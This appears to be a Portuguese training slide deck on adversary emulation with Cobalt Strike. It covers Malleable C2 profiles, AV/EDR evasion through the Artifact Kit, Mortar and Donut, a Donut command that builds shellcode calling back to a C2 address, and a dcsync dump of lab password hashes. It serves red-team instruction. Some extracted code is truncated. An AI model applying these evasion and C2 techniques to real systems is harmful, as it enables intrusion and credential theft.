

Joas A Santos





Whoami

 Red Team Leader, Instructor and Ambassador for HackerSec, contributor and researcher for Mitre, with 30 CVEs currently reported, holding 90 international certifications, speaking at major companies and national and international events, author of books and offensive security researcher at Synack Red Team.



Spoiler





O que é Adversary Emulation?


- Utiliza-se táticas, técnicas e procedimentos de adversários, coletados pelo time de Threat Intelligence, para criar um teste de segurança baseado em campanhas de intrusão do mundo real;
- O foco é saber aonde priorizar os recursos de segurança e identificar as lacunas do ambiente;
- Mapeando grupos de ameaça (APT) e utilizando como base para criar modelos de ameaças para testes;



Plano de Threat Emulation

 Os planos de emulação de adversários descrevem o comportamento de grupos de ameaças persistentes mapeados para ATT&CK. Eles são usados por equipes de emulação adversárias para testar a segurança de rede e os produtos de segurança de uma organização contra ameaças específicas.


APT 3 Emulation Plan





Ferramentas utilizadas para Adversary Emulation


















Sobre o Cobalt Strike

 Cobalt Strike é uma plataforma para simulações de adversários e operações de Red Team. O produto foi projetado para executar ataques direcionados e emular as ações pósexploração de agentes de ameaças avançadas. Usando o principal framework de mercado Cyber Kill Chain como base.







Processo de Simulação com o Cobalt Strike

Reconhecimento

Armamento (Doc Maliciosos, DLLs, Scrips e etc)

Entrega (Phishing)

Controle da rede e dos ativos através do Beacon


Realização de Escalação de Privilégios usando scripts inclusos

Realização de Movimentação Lateral

Exfiltração dos dados




Encriptação e Decriptação de Dados -Exemplo





Cobalt Strike - Comunicação





C2 Profile

- A configuração primária da ferramenta Cobalt Strike é especificada usando um arquivo de perfil. A ferramenta usa os valores presentes no perfil para gerar a carga útil do Beacon, e os usuários criam o perfil e definem seus valores com uma linguagem de domínio chamado Maleable Command and Control (C2).
- Dentro de um perfil, as opções são divididas em opções globais e opções locais.
- As opções globais atualizam as configurações globais do Beacon.
- Enquanto as opções locais são específicas da Requisição, conforme é a interação com o beacon.



Configuração de Profile

- http-stager: O Beacon é um payload preparado. O stager baixa o arquivo e o injeta na memória. Os valores listados nesta transação estão customizando a comunicação HTTP para download do beacon.
- http-get: O processo http-get personaliza a comunicação HTTP entre o Beacon e o servidor Cobalt. O Beacon começa enviando a solicitação HTTP com metadados sobre o sistema comprometido. Se o servidor do cobalt tiver tarefas a serem executadas, o servidor enviará uma resposta HTTP.
- http-post: Uma vez que o Beacon executa as tarefas enviadas pelo servidor, a saída da tarefa é transferida na requisição httppost. Os valores listados nesta transação afetam a comunicação HTTP quando a saída da tarefa é enviada para o servidor.
- https-certificate: Se o Beacon for encarregado de se comunicar por HTTPS, o servidor cobalt gerará um certificado autoassinado. O servidor usa valores de requisição httpget e http-post para criar solicitações e respostas HTTP reais. Esta transação de perfil pode ajudar a especificar os diferentes parâmetros para certificados SSL.

```
define indicators for an HTTP GET
http-get {
   # Beacon will randomly choose from this pool of URIs
   set uri "/ca /dpixel /__utm.qif /pixel.qif /q.pixel /dot.qif /updates.rss /fwlink /cm /cx /pixel /match
   client {
        # base64 encode session metadata and store it in the Cookie header.
           base64:
           header "Cookie";
        # server should send output with no changes
       header "Content-Type" "application/octet-stream";
       output {
 define indicators for an HTTP POST
ttp-post {
   # Same as above, Beacon will randomly choose from this pool of URIs [if multiple URIs are provided]
   set uri "/submit.php";
       header "Content-Type" "application/octet-stream";
       # transmit our session identifier as /submit.php?id=[identifier]
           parameter "id";
       # post our output with no real changes
       output {
           print:
   # The server's response to our HTTP POST
       header "Content-Type" "text/html";
       # this will just print an empty string, meh...
       output {
```

Kit de Artefatos

- O Cobalt Strike usa o Artifact Kit para gerar seus executáveis e DLLs. O Artifact Kit, qcontém uma coleção de kits com uma estrutura de código-fonte para criar executáveis e DLLs que ajudam na evasão de alguns AV/EDR;
- Existem várias formas de você modificar os Artifact Kits para evasão:
 - Implementando syscall criando um payload customizado
 - Entendendo o comportamento e definindo o ponto de alteração usando PEZor ou qualquer outra ferramenta manipulação de shellcode
 - Alterando chamadas de API do Windows e seus respectivos valores (Ex comum: Alteração das Api de alocação de memória como VirtualAlloc e HeapAlloc)




Projetando seu C2

- Projetar uma infraestrutura C2 robusta envolve a criação de várias camadas de Comando e Controle. Estes podem ser descritos como níveis. Cada camada oferece um nível de capacidade e cobertura. A ideia de usar vários níveis é o mesmo que não colocar todos os ovos na mesma cesta. Se C2 for detectado e bloqueado, ter um backup permitirá que as operações continuem.
- Os níveis C2 geralmente se enquadram em três categorias: Interativo, Curto Curso e Longo Curso. Às vezes, eles são rotulados como Nível 1, 2 ou 3. Não há nada exclusivo para cada nível além de como eles devem ser usados.



Projetando seu C2 - Níveis



Joas A Santos

Based on Red Team Guide

Based on SEC565 Course



Níveis do C2

Interativo (N3)

- Usado para comandos gerais, enumeração, varredura, exfiltração de dados, etc.
- Este nível tem a maior interação e está em maior risco de exposição.
- Planeje a perda de acesso por falha de comunicação, falha do agente ou ações do Blue Team.
- Execute sessões interativas suficientes para manter o acesso. Embora interativo, isso não significa explodir o cliente com pacotes. Use o bom senso para minimizar a interação apenas o suficiente para executar uma ação.

Short Haul (N2)

- Usado como backup para restabelecer as sessões interativas.
- Use comunicações secretas que se misturem com o alvo.
- Tempos de retorno de chamada lentos. Tempos de retorno de chamada em 1–24 horas.

Long Haul (N1)

- O mesmo que o Short Haul, mas ainda mais baixo e lento.
- Tempos de retorno de chamada lentos. Tempos de retorno de chamada de mais de 24 horas são comuns.




Criando um plano de Emulação

- Um plano de emulação de ameaças é uma estratégia abrangente projetada para simular ataques cibernéticos do mundo real e avaliar a eficácia dos controles de segurança e procedimentos de resposta a incidentes de uma organização. O objetivo de um plano de emulação de ameaças é identificar pontos fracos na postura de segurança de uma organização e melhorar sua postura geral de segurança por meio de testes e avaliações proativos.
- Aqui estão as etapas para criar um plano de emulação de ameaças:
- 1. Identifique potenciais agentes de ameaças e cenários de ataque
- 2. Defina o escopo do teste
- 3. Desenvolva o plano de teste
- 4. Realize os testes
- Avalie os resultados
- 6. Desenvolva um plano de correção
- 7. Repita o processo




Cobalt Strike Emulation - Phishing



Fake US Example




Cobalt Strike Emulation - Phishing








Cobalt Strike Emulation - Execução








Cobalt Strike Emulation - Evasion (Mortar Loader)

Objetivo:


- Oculta chamadas de API do Windows;
- Codificação de strings maliciosas usadas em indicadores de comprometimento (CreateProcess, VirtualAlloc e etc);
- Gerando um Shellcode encriptado e técnicas de injeção de processo;





Cobalt Strike Emulation - Evasion (Mortar Loader)

 Exemplo: Gerando um Shellcode com msfvenom e usando o mortar para encriptar o shellcode.






Cobalt Strike Emulation - Evasion (DONUT)


- Donut é uma ferramenta de geração de shellcode que cria cargas úteis de shellcode x86 ou x64 a partir de .NET Assemblies. Esse shellcode pode ser usado para injetar o Assembly em processos arbitrários do Windows.
- De qualquer forma, o .NET
 Assembly é criptografado com a
 cifra de bloco Chaskey e uma
 chave de 128 bits gerada
 aleatoriamente. Depois que o
 Assembly é carregado por meio
 do CLR, a referência original é
 apagada da memória para
 impedir os scanners de memória.

```
C:\Testing\donut> .\donut.exe
  Donut .NET Loader v0.1
 Copyright (c) 2019 TheWover, Odzhan
[ no .NET assembly specified.
usage: donut [options] -f <.NET assembly> | -u <URL hosting donut module>
      -f <path>
                            .NET assembly to embed in PIC and DLL.
      -u <URL>
                           HTTP server hosting the .NET assembly.
      -c <namespace.class> The assembly class name.
      -m <method>
                           The assembly method name.
                           Optional parameters for method, separated by comma or semi-colon. Target architecture: 1=x86, 2=amd64(default).
      -p <arg1,arg2...>
      -a <arch>
                            Domain name to create for assembly. Randomly generated by default.
      -d <name>
examples:
  donut -a 1 -c TestClass -m RunProcess -p notepad.exe -f loader.dll
  donut -f loader.dll -c TestClass -m RunProcess -p notepad.exe -u http://remote_server.com/modules/
S C:\Testing\donut> .\donut.exe -f .\SILENTTRINITY_DLL.dll -c ST -m Main -p http://192.168.197.134:80
  Donut .NET Loader v0.1
  Copyright (c) 2019 TheWover, Odzhan
   Instance Type : PIC
   .NET Assembly : .\SILENTTRINITY_DLL.dll
   Class
   Method
   Target CPU
  Creating payload...ok.
  Saving to disk...ok.
 C:\Testing\donut> $filename = "C:\\Testing\donut\payload.bin"
 C:\Testing\donut> [Convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
```



Cobalt Strike Emulation – Pós Exploração








Ferramentas adicionais

	365-Stealer.zip	Add files via upload
	ADSearch.zip	Add files via upload
	ArtifactKit Cobalt Strike.zip	Add files via upload
	ElevateKit.zip	Add files via upload
	PEASS-ng.zip	Add files via upload
	PowerUpSQL.zip	Add files via upload
	Rubeus.zip	Add files via upload
	Seatbelt.zip	Add files via upload
	SharPersist.zip	Add files via upload
	SharpUp.zip	Add files via upload
	SharpView.zip	Add files via upload
	SharpWMI.zip	Add files via upload
	SweetPotato.zip	Add files via upload
	ThreatCheck.zip	Add files via upload
C	mimikatz.zip	Add files via upload




Cobalt Strike Emulation – Privilege Escalation




```
beacon> dcsync els.bank
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:els.bank /all /csv command
[+] host called home, sent: 296050 bytes
+ received output:
[DC] 'els.bank' will be the domain
[DC] 'bank-dc.els.bank' will be the DC server
[DC] Exporting domain 'els.bank'
        krbtgt a0c457fa4c09f02a22a6d7ed86a3a14c
                                                      514
1140
        HealthMailbox697c284
                                    09d022f3f66e41b907484c7e08710290
                                                                         66048
1141
        HealthMailbox0d23dff
                                    df5f77bf0e5631d9de8495984ea32e84
                                                                         66048
1142
        HealthMailboxea15127
                                    8e5deee7b7b5be98c7f17276fc70ee59
                                                                         66048
1143
        HealthMailboxe753863
                                    6c980d1aeae50efc6406e12c8754b33a
                                                                         66048
1144
        HealthMailbox8264f0c
                                    066d554b1f64193de5f05c3e086ec69f
                                                                         66048
1145
        HealthMailbox3009368
                                    dc59bb61a56fa4da27764147bfce5e66
                                                                         66048
        HealthMailbox456e7e0
1146
                                    bc4686f29403d42d18a69f4aa2d88e66
                                                                         66048
1147
        HealthMailboxf1beec0
                                    63675d82d2098c1fa544dc77612ac60d
                                                                         66048
1148
        HealthMailbox156c764
                                    c9a1ef455a83e659d0969bf926e85a44
                                                                         66048
1138
        HealthMailboxdfe1bb5
                                    41f61a4ac461c178db25a1e5cc520e92
                                                                         66048
1139
        HealthMailbox7b93a1c
                                    84041da01bbe98c94af0cdcca570f5dd
                                                                         66048
1154
                           93341bbbd19ebbb79a5217ed026d1c28
        carlgbusch
```




Cobalt Strike Emulation – Movimentação Lateral









Cobalt Strike Emulation – Persistência








Cobalt Strike – Exfiltração de Dados







OBRIGADO!



https://www.linkedin.com/in/joas-antonio-dos-santos



